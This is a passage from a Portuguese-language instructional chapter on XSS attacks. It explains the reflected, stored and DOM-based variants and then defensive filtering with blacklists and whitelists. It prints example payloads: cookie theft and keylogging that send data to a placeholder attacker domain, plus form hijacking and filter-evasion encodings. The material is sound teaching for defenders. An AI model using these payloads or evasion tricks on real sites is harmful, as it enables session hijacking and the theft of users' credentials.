navegador da vítima, o código malicioso parece ser uma parte legítima da aplicação Web, e tal aplicação, portanto, agiu como cúmplice involuntário do atacante.

Para que o atacante execute seu código malicioso no navegador da vítima, é preciso injetá-lo em uma página Web que a vítima requisita ao servidor da aplicação Web. Portanto, uma aplicação Web é vulnerável a um ataque XSS quando há a possibilidade de inserir código malicioso em sua página Web legítima [Sarmah et al., 2018]. As entradas em uma aplicação Web que podem servir de pontos de injeção de código podem ser parâmetros fornecidos em URLs (*Uniform Resource Locators*) por meio do método GET do HTTP, informações inseridas no corpo de requisições pelo método POST do HTTP, dados presentes no cabeçalho de mensagens HTTP, *cookies* e até mesmo arquivos carregados. Uma aplicação Web com vulnerabilidades a um ataque XSS está exposta a instalação de *malwares*, sequestro de sessões, roubo de dados confidenciais e ataques de engenharia social [Kaur et al., 2023].


A Figura 4.3 apresenta um exemplo de uma página Web vulnerável a XSS, que contém um campo de entrada de dados. Este campo permite a inserção de um texto qualquer que será usado pelo mecanismo de busca da aplicação Web para encontrar e exibir produtos comercializados por essa aplicação Web. O atacante, portanto, pode inserir um texto, neste caso do exemplo, o código `<script>alert("Você foi atacado!")</script>`, veja a Figura 4.3(a). O problema é que o navegador irá tratar o texto inserido no campo de busca como um código e o executará. Neste exemplo, o código produz uma janela de alerta com a mensagem definida pelo atacante, veja a Figura 4.3(b).

Os ataques XSS podem ser classificados em três categorias, de acordo com o modo com que o atacante injeta códigos maliciosos na aplicação Web: XSS refletido ou não-persistente, XSS armazenado ou persistente, XSS baseado no DOM.


4.2.1. Ataque XSS Refletido ou Não-Persistente

No ataque XSS refletido, o atacante gera um URL que contém um código malicioso e engana a vítima para acessá-lo, seja incluindo um *link* em uma página Web, seja usando outras técnicas de engenharia social [OWASP, 2024]. O URL já contém *scripts* maliciosos que serão executados ao ser aberto. O atacante pode, por exemplo, encaminhar o URL à vítima através de um email, como ilustra a Figura 4.4. O email contém algum artifício para induzir a vítima a clicar no *link* associado ao URL e, assim, envie o código malicioso para o servidor Web. Quando isso ocorre, o código malicioso é inserido na requisição HTTP, que é enviada pela própria vítima ao servidor Web que executa uma aplicação Web vulnerável. Esse servidor não trata devidamente as informações da requisição HTTP e as coloca na resposta HTTP contendo o código malicioso. O código, então, é executado no navegador da vítima, pois, para o navegador, o código é originário de uma fonte confiável, o servidor Web. Assim, o código pode ter acesso a *cookies*, *tokens* de sessão ou outras informações confidenciais usadas pelo navegador na comunicação com a aplicação Web [OWASP, 2024]. Em seguida, essas informações são repassadas ao atacante.

Esse tipo de ataque XSS é denominado refletido, pois o servidor Web reflete de volta o ataque recebido, ou seja, o código malicioso é enviado pela vítima em sua re-



(a) Inserção do código malicioso no campo de busca.



(b) Resultado da inserção do código malicioso.

Figura 4.3. Um exemplo de aplicação Web vulnerável a XSS. A página Web contém um campo de busca e a aplicação Web não verifica adequadamente o conteúdo digitado pelo usuário neste campo. Com isso, um atacante pode inserir um código JavaScript, no caso `<script>alert("Você foi atacado!")</script>` produzindo uma janela de alerta com a mensagem "Você foi atacado!".

quisição HTTP e o servidor reenvia este código para a vítima na mensagem de resposta HTTP [OWASP, 2024]. Também é denominado não-persistente, pois o atacante precisa




Figura 4.4. Um exemplo de ataque XSS refletido. No Passo 1, o atacante envia um URL contendo um código malicioso para a vítima com algum artifício para fazê-la clicar neste URL. Ao clicar no URL com o código malicioso, a vítima envia tal código na requisição HTTP, Passo 2, para o servidor Web que executa uma aplicação Web vulnerável. Como não trata devidamente as informações contidas na requisição HTTP, o servidor Web as insere na resposta HTTP que contém o código malicioso e envia tal mensagem de volta para a vítima no Passo 3. O código malicioso então é executado no navegador da vítima no Passo 4, pois, para o navegador, este código foi enviado pelo servidor Web, que é uma fonte confiável. Neste exemplo, o código malicioso tem acesso a um *cookie* da vítima e o envia para o atacante no Passo 5.

repassar o código malicioso a cada vítima para realizar o ataque. Essa necessidade de repasse do código implica que o impacto desse tipo de XSS é geralmente menos severo do que o do XSS armazenado, que será definido a seguir.

4.2.2. Ataque XSS Armazenado ou Persistente

No XSS armazenado, o atacante gera um código malicioso que será armazenado persistentemente em um servidor vulnerável, geralmente em um banco de dados. Um exemplo deste tipo de ataque pode ser encontrado em aplicações Web que servem como fóruns de discussão ou redes sociais. No ataque XSS armazenado, não há a necessidade de o atacante gerar e disseminar um URL que contenha o código malicioso para que a vítima o envie ao servidor da aplicação Web vulnerável, como acontece no XSS refletido. O atacante explora diretamente o servidor da aplicação Web vulnerável e, após a exploração, os usuários desta aplicação se tornam possíveis vítimas. A Figura 4.5 apresenta os passos envolvidos nesse ataque. O atacante explora a vulnerabilidade na página Web legítima para inserir o código malicioso em seu banco de dados. Dessa forma, todo usuário que realizar uma requisição HTTP para a página Web com o banco de dados comprometido vai receber o código malicioso do servidor Web em sua resposta HTTP. O código então é executado no navegador do usuário, pois, para o navegador, o código é originário de uma fonte confiável, o servidor Web.

O ataque é denominado armazenado, pois o servidor Web armazena o código malicioso em seu banco de dados. Também é denominado persistente, pois o atacante não precisa repassar o código malicioso a cada usuário que acessa o servidor Web para realizar o ataque uma vez que o código esteja no banco de dados.




Figura 4.5. Um exemplo de ataque XSS armazenado. No Passo 1, o atacante explora uma vulnerabilidade na página Web legítima para, no Passo 2, inserir o código malicioso em seu banco de dados. Após isso, todo usuário que realizar uma requisição HTTP para a página Web com o banco de dados comprometido, Passo 3, receberá o código malicioso do servidor Web em sua resposta HTTP, Passo 4. O código malicioso, no Passo 5, é executado no navegador do usuário, pois, para o navegador, o código veio do servidor Web confiável e, neste exemplo, é enviado um *cookie* da vítima diretamente para o atacante, no Passo 6.

4.2.3. Ataque XSS baseado no *Document Object Model* (DOM)

Nas aplicações Web atuais, uma quantidade cada vez maior de código HTML é gerada por JavaScript no navegador do usuário e não mais no servidor [Kallin e Valbuena, 2013]. Isso significa que vulnerabilidades XSS podem estar presentes não apenas no código do servidor da aplicação Web, mas também no código JavaScript do cliente. Consequentemente, mesmo com código do servidor completamente seguro, o código do cliente ainda pode incluir, de forma insegura, a entrada do usuário em uma atualização do DOM após o carregamento da página Web. Se isso acontecer, o código do cliente habilitou um ataque XSS sem que haja culpa do código do servidor.

O DOM é a representação da estrutura de um documento na Web. Através do DOM, o JavaScript pode adicionar, acessar e alterar todos os elementos HTML de uma página Web dinamicamente. As páginas HTML são estáticas, isto é, a estrutura da página é apresentada para o usuário exatamente como é armazenada no servidor. O código JavaScript é embutido em páginas HTML, justamente, para torná-las dinâmicas. Durante a interpretação da página pelo navegador para construção da árvore do DOM, ao encontrar um código JavaScript, o navegador irá executá-lo e, em seguida, irá formatar o conteúdo para ser exibido ao usuário baseado na lógica do código. Todos os elementos HTML são definidos como objetos no DOM. Os métodos do DOM são ações que podem ser executadas nos elementos HTML. As propriedades do DOM são valores dos elementos HTML que podem ser definidos e alterados. O Código 4.2 é um exemplo de código JavaScript embutido no HTML para manipular o DOM.

Código Fonte 4.2. Um código JavaScript que altera o conteúdo do elemento `<p>` identificado por "mensagem". O método e a propriedade usados no exemplo são o `getElementById` e a `innerHTML`, respectivamente. O método encontra e acessa um elemento HTML através do seu identificador, `id`, para em seguida definir a sua propriedade, `innerHTML`.

```
1 <html>
```

```
2     <body>
3       <p id="mensagem"></p>
4       <script>
5         document.getElementById("mensagem").innerHTML = "Oi!";
6       </script>
7     </body>
8   </html>
```

A manipulação do DOM por código JavaScript pode introduzir vulnerabilidades XSS. O ataque XSS baseado em DOM ocorre quando o código JavaScript aceita a entrada de um usuário, denominada fonte, e passa essa entrada para outra função que exibe os resultados de volta para a página, denominada sorvedouro, sem nenhum tipo de verificação da entrada antes de ser exibida novamente em tela. Portanto, o ataque ocorre quando o navegador do usuário processa a página Web enviada pelo servidor.

As fontes de ataques são propriedades ou funções do JavaScript que aceitam entradas de usuário de qualquer lugar da página web. Um exemplo de fonte é a propriedade `location.search` porque ela lê uma entrada a partir do conjunto de caracteres de requisição (*query string*). Mais exemplos de fontes são: `document.URL`, `document.documentURI`, `document.URLUnencoded`, `document.baseURI`, `location.search`, `document.cookie` e `document.referrer`. Um sorvedouro é uma função JavaScript que causa efeitos indesejados para o usuário se o atacante controla os dados passados para essa função. Se tal função retorna a entrada para a tela como saída sem nenhuma verificação de segurança, ela é considerada um sorvedouro. Um exemplo de sorvedouro é a propriedade `innerHTML`, que altera o conteúdo de um objeto para o valor que for fornecido a ela. Mais exemplos de sorvedouros são: `document.write()`, `document.writeln()`, `document.domain`, `element.innerHTML`, `element.outerHTML`, `element.insertAdjacentHTML` e `element.onevent`.

No XSS baseado em DOM, o atacante pode gerar um URL para inserir o código malicioso, como ocorre no XSS Refletido, ou utilizar a persistência de um banco de dados, como ocorre no XSS Armazenado. Em ambos os casos, o ataque ocorre quando o navegador do usuário processa a página Web enviada pelo servidor. A Figura 4.6 apresenta um exemplo deste tipo de ataque. O atacante insere o *script* malicioso ao alterar dinamicamente a estrutura dos objetos que compõem a página HTML para que seja possível inserir novas estruturas que não estejam originalmente presentes. Em seguida, a vítima realiza uma requisição HTTP legítima ao servidor Web. O servidor Web responde à requisição HTTP com a página que possui a vulnerabilidade DOM ao usuário. A vítima recebe a resposta HTTP do servidor Web e processa a página ao modificar o DOM da página HTML e executa o código malicioso. Com a página Web alterada, o atacante consegue, por exemplo, recuperar informações sensíveis do usuário legítimo e as direcionar a uma página Web externa, na qual o atacante coleta as informações sensíveis.

Este tipo de ataque pode ser facilmente confundido com o XSS Refletido quando executado, contudo, o XSS Refletido apenas adiciona novos elementos na visualização da página legítima ou adiciona um redirecionamento para um novo URL, enquanto o XSS baseado em DOM modifica toda a estrutura de elementos da página HTML que é




Figura 4.6. Um exemplo de ataque XSS baseado em DOM. No Passo 1, o atacante envia um URL contendo um código malicioso para a vítima com algum artifício para fazê-la clicar neste URL. Ao clicar no URL com o código malicioso, no Passo 2, o atacante insere o *script* malicioso para alterar dinamicamente o DOM da página Web no navegador da vítima. No Passo 3, a vítima faz uma requisição HTTP legítima ao servidor Web. No Passo 4, o servidor Web responde a requisição HTTP com a página que possui a vulnerabilidade DOM à vítima. No Passo 5, a vítima recebe a resposta HTTP do servidor Web e processa a página ao modificar o DOM da página HTML e executa o código malicioso e, no Passo 6, é enviado um *cookie* diretamente para o atacante.

acessada pela vítima. Assim, mesmo o acesso sendo realizado ao URL legítimo, a página visualizada pela vítima é completamente diferente da página legítima.

Outra forma de executar o ataque XSS baseado em DOM, é o atacante explorar uma vulnerabilidade em uma página Web legítima para inserir o código malicioso que altera dinamicamente o DOM de uma página no navegador da vítima em seu banco de dados, como na Figura 4.7. Assim, todo usuário que requisitar essa página Web ao servidor, receberá o código malicioso e visualizará a página Web maliciosa ao invés da legítima. Neste caso, ataque se parece com o ataque XSS Armazenado.

4.2.4. Carga útil de ataques XSS

O código malicioso injetado em páginas Web para explorar vulnerabilidades XSS é denominado carga útil XSS. A carga útil pode ser usada para roubar *cookies* de um usuário, fazer ações em nome do usuário como comentários em uma página Web e compras em um comércio eletrônico. As cargas úteis variam de códigos JavaScript simples para, por exemplo, fazer uma mensagem de alerta aparecer no navegador do usuário, até ataques mais complexos como manipulação do conteúdo de uma página Web e roubo de *cookies*. Alguns tipos de cargas úteis são:

- **Box de alerta**: é uma carga útil de prova de conceito que exibe uma mensagem de alerta para o usuário legítimo no seu navegador; usada para testar vulnerabilidades XSS e servir de ponto de partida para ataques mais sofisticados. Exemplo de código:

```
1    <script>
2       alert("Meu primeiro XSS")
3    </script>
```




Figura 4.7. Outro exemplo de ataque XSS baseado em DOM. No Passo 1, o atacante explora uma vulnerabilidade na página Web legítima para, no Passo 2, inserir o código malicioso em seu banco de dados. Após isso, todo usuário que realizar uma requisição HTTP para a página Web com o banco de dados comprometido, Passo 3, receberá o código malicioso do servidor Web em sua resposta HTTP. No Passo 4, o servidor Web responde a requisição HTTP com a página que possui a vulnerabilidade DOM à vítima. No Passo 5, a vítima recebe a resposta HTTP do servidor Web e processa a página ao modificar o DOM da página HTML e executa o código malicioso e, no Passo 6, é enviado um *cookie* diretamente para o atacante.

- **Redirecionamento**: é uma carga útil que redireciona o usuário legítimo para uma outra página Web, diferente da que o usuário legítimo gostaria de acessar, geralmente, essa outra página está relacionada a *phishing* ou é uma página controlada pelo atacante. Exemplo de código:

```
1    <script>
2      window.location.href="https://lojafake.com.br"
3    </script>}
```

- **Roubo de *cookies***: é uma carga útil que rouba o *cookie* de um usuário e envia esse *cookie* para o servidor do atacante. Com isso, o atacante é capaz de sequestrar a sessão do usuário em uma página ou roubar informação sensível contida no *cookie*, como seu identificador. Exemplo de código, no qual o símbolo ↪ indica continuação da linha anterior na linha seguinte:

```
1    <script>
2      new Image().src="https://lojafake.com.br/
         ↪ rouba_cookie.php?cookie="+document.cookie
3    </script>
```

- **Registro do teclado**: é uma carga útil que registra as ações de pressionar teclas do teclado por um usuário e envia esses registros para o servidor do atacante. Com isso, o atacante é capaz de roubar informações sensíveis como senhas e números de cartão de crédito: Exemplo de código, no qual o símbolo ↪ indica continuação da linha anterior na linha seguinte:

```
1    <script>
```

```
2       document.onkeypress = function(e) { new Image().src
            ↪ = "https:///lojafake.com.br/keylog.php?k=" + e
            ↪ .keyCode; }
3     </script>
```

- **Sequestro de formulário**: é uma carga útil que intercepta mensagens de requisição HTTP que contém no corpo da entidade dados de formulários. Esses dados são, portanto, interceptados antes de serem recebidos pelo servidor HTTP. Com isso, o atacante pode roubar informações sensíveis contidas na mensagem de requisição ou modificar o conteúdo do corpo da entidade da mensagem de requisição HTTP, que assim será interpretado e/ou armazenado pelo servidor HTTP de forma diferente da qual foi gerado pelo usuário legítimo. Exemplo de código, no qual o símbolo ↪ indica continuação da linha anterior na linha seguinte:

```
1     <script>
2       document.forms[0].onsubmit = function() {document.
            ↪ forms[0].elements[0].value=``hacker'';}
3     </script>
```

Estas cargas úteis são usadas pelos atacantes e, à medida que se repetem em ataques, podem ser identificadas e impedidas de serem executadas por mecanismos de classificação e filtragem, que são discutidos na Seção 4.3. Por isso, é comum que diferentes técnicas [Liu et al., 2022] sejam empregadas para dificultar a atuação destes mecanismos.

Uma dessas técnicas é a ofuscação de código, que nesse caso, tem como objetivo tornar a carga útil de ataque mais difícil de ser identificada pelos mecanismos de prevenção. Os atacantes codificam a carga útil e podem omitir palavras sensíveis. Por exemplo, ao invés de usarem o código HTML `<svg onload = alert(1)>`, se pode usar o mesmo código em unicode, `<svg onload = \u0061\u006c\u0065\u0072\u0074(1)>`, ou em codificação URL, `%3Csvg%20onload%3Dalert(1)%3E`, ou em Base64 `<iframe src = data:text/html; base64, PHN2ZyBvbmxvYWQ9YWxlcnQoMSk+>`. Em todos esses casos, o efeito da carga útil será o mesmo no navegador da vítima. Mais detalhes sobre codificação são apresentados na Seção 4.3.4.

Outra técnica é a substituição de palavras sensíveis, estejam elas em eventos ou em funções, e caracteres, como parêntesis e caracteres em branco. Eventos `onclick` podem ser trocados por eventos `onload` para garantir a execução das cargas úteis de ataque. É comum o uso da função `alert()` para testar se uma página Web está vulnerável a XSS e, por isso, algumas aplicações Web desabilitam o uso desta função. Daí, os atacantes empregam outras funções para o mesmo propósito. São exemplos as funções `confirm()`, `prompt()`, `self.location`, `top.location` e `location.href`. Pelo mesmo motivo, é comum transformar a função `alert(1)` em `top['ale'+'rt'](1)` para que os mecanismos de prevenção não encontrem a palavra "alert". É comum também a substituição de parêntesis por apóstrofos no código JavaScript. Por exemplo o trecho `prompt(1)`, é trocado por `prompt'1'`. Por fim, caracteres em branco, como espaço (`%20`), tabulação (`%09`), avanço de linha (`%0a`) e retorno de carro (`%0d`) podem ser substituídos. Por exemplo, a carga útil `<svg onload = alert(1)>` tem um espaço

substituído por um avanço de linha e passa a ser `<svg%0aonload = alert(1)>`. Adicionar caracteres em branco entre o evento e o código de disparo também é uma possibilidade. Por exemplo,`<img src = x onerror%0a%20 = alert(1)>`. Alterações entre letras maiúsculas e minúsculas também são usadas.

Por fim, as mudanças de posição de atributos e eventos e inserção de palavras também são técnicas usadas pelos atacantes ludibriar mecanismos de prevenção de XSS. Quando a carga útil de ataque possui múltiplos atributos ou eventos, os atacantes podem inverter a ordem destes atributos para enganar um mecanismo de filtragem. Quando os mecanismos removem palavras sensíveis de forma não recursiva, pode-se inserir *tags* dentro de *tags* nas cargas úteis repetidamente. Por exemplo, se os termos `<script>` e `</script>` forem removidos da carga útil `<scri<script>pt > alert(1) </scri</script>pt>`, a carga útil resultante será `<script> alert(1) </script>` e o ataque será bem sucedido. É possível também adicionar comentários entre o nome da função na carga útil de ataque e os parêntesis e inserir alguns caracteres entre os símbolos de comentário. Assim, o mecanismo de filtragem pode ser perturbado. Um exemplo é `<svg onload = alert/* d1dj */(1)>`. Enfim, a cada dia, surgem novas técnicas usadas pelos atacantes para aumentar a taxa de evasão aos filtros de prevenção de XSS das aplicações Web.

4.3. Medidas Preventivas e Boas Práticas

O XSS permanece como uma das vulnerabilidades mais persistentes em aplicações Web, sendo de difícil erradicação. Isso ocorre, em parte, devido ao modo como os navegadores foram projetados para interpretar e executar códigos embutidos em páginas HTML, o que pode incluir *scripts* potencialmente maliciosos [Sarmah et al., 2018]. Além disso, muitos desenvolvedores não recebem treinamento adequado em desenvolvimento seguro de software, o que favorece a recorrência desse tipo de falha [Kaur et al., 2023].

A combinação de técnicas eficientes de filtragem, validação e sanitização dos dados de entrada do usuário, aliada à codificação correta destas informações antes de apresentá-las no navegador, constituem as principais contramedidas aos ataques XSS [Wang et al., 2024]. Além disso, há outros mecanismos usados para prevenir ataques XSS.

4.3.1. Filtragem de Entradas do Usuário

O tratamento incorreto de dados de entrada pelas aplicações Web, sobretudo aqueles fornecidos por usuários, é um dos principais fatores que levam à realização de ataques XSS [Weamie, 2022]. Qualquer dado inserido deve ser considerado como não confiável e, portanto, submetido a um processo de filtragem antes de ser usado ou exibido por uma aplicação Web [Kaur et al., 2023].

Os tipos de dados de entrada que uma aplicação Web recebe podem ser parâmetros fornecidos em URLs por meio do método GET do HTTP, dados inseridos no corpo de mensagens de requisição HTTP pelo método POST, dados presentes em cabeçalhos de mensagens HTTP, *cookies* e até mesmo arquivos carregados. Cada uma destas formas de entrada de dados pode servir como vetor para a injeção de código malicioso, exigindo que desenvolvedores empreguem técnicas eficientes para filtrar os dados recebidos dos

usuários de uma aplicação Web [Uto e Melo, 2009].

Um usuário malicioso pode inserir código JavaScript diretamente em campos de texto com o intuito de executar *scripts* não autorizados, que podem incluir métodos como o `alert()`, por exemplo [Kumar e Ponsam, 2023]. Além disso, manipuladores de eventos HTML, como `onActivate()` e `onClick()`, e elementos embutidos em *tags* HTML também podem ser utilizados para comprometer a segurança de uma aplicação Web. Até mesmo URLs maliciosos e a adoção de elementos de estilo são capazes de servir como vetores para a execução de código malicioso em aplicações Web.

A filtragem de entradas é a primeira contramedida aos ataques XSS. O mecanismo de filtragem é uma rotina de validação executada no servidor Web, imediatamente antes de o dado de entrada não confiável ser armazenado ou devolvido ao cliente [Hannousse et al., 2024]. O mecanismo de filtragem confronta uma entrada com uma coleção de regras, por exemplo, uma lista negra (*blacklist*), que contém um catálogo de padrões proibidos. Exemplos de padrões em listas negras para XSS incluem o prefixo `javascript:`, atributos de evento `on*` (por exemplo, `onerror`, `onclick`) e a *tag* `<script>`. A Figura 4.8 mostra um exemplo de execução de uma lista negra, em que o atacante quer inserir um código malicioso no banco de dados da aplicação Web via campo de comentários da página Web da aplicação.




Figura 4.8. Um exemplo de execução da lista negra para XSS. No Passo 1, o atacante insere no campo de comentários da página Web um código malicioso. No Passo 2, o navegador envia uma requisição HTTP com este código malicioso para o servidor Web, que, no Passo 3, encaminha a requisição recebida para o módulo lista negra. O módulo lista negra analisa a requisição recebida e conclui que ela contém palavras inseridas na lista negra, Passo 4. Em seguida, a lista negra sinaliza o resultado, Passo 5, o servidor envia uma resposta HTTP com o código `400 Bad Request`, Passo 6, e não armazena o conteúdo da mensagem no banco de dados, Passo 7.

O uso de listas negras, entretanto, é limitado, pois é difícil prever todos os formatos ou variações de código malicioso que podem ser desenvolvidos por um atacante. Como alternativa mais robusta, recomenda-se o uso de listas negras combinadas a listas brancas, em que apenas caracteres e formatos expressamente autorizados são aceitos.

Dessa maneira, qualquer entrada fora dos padrões estabelecidos é rejeitada. Exemplos de expressões aceitas em listas brancas incluem, por exemplo, para um campo de entrada *nome*, a expressão regular `^[A-Za-zÀ-ÿ'\s]{1,60}$`[1], que permite apenas a inserção de letras.

As listas negras e brancas são arquivos versionados e que são carregados pelo servidor Web em sua inicialização. É o servidor Web quem bloqueia uma entrada com base na verificação das listas, mesmo que existam regras de filtragem no cliente. Quando uma entrada coincide com um item da lista negra ou não atende a uma expressão da lista branca, o mecanismo de filtragem rejeita o dado de entrada contido na requisição HTTP e gera uma mensagem de resposta HTTP com o código `400 Bad Request`. Uma alternativa é aplicar técnicas de sanitização, que são apresentadas na Seção 4.3.3, ao invés de enviar uma resposta HTTP com código de erro [Hannousse et al., 2024].

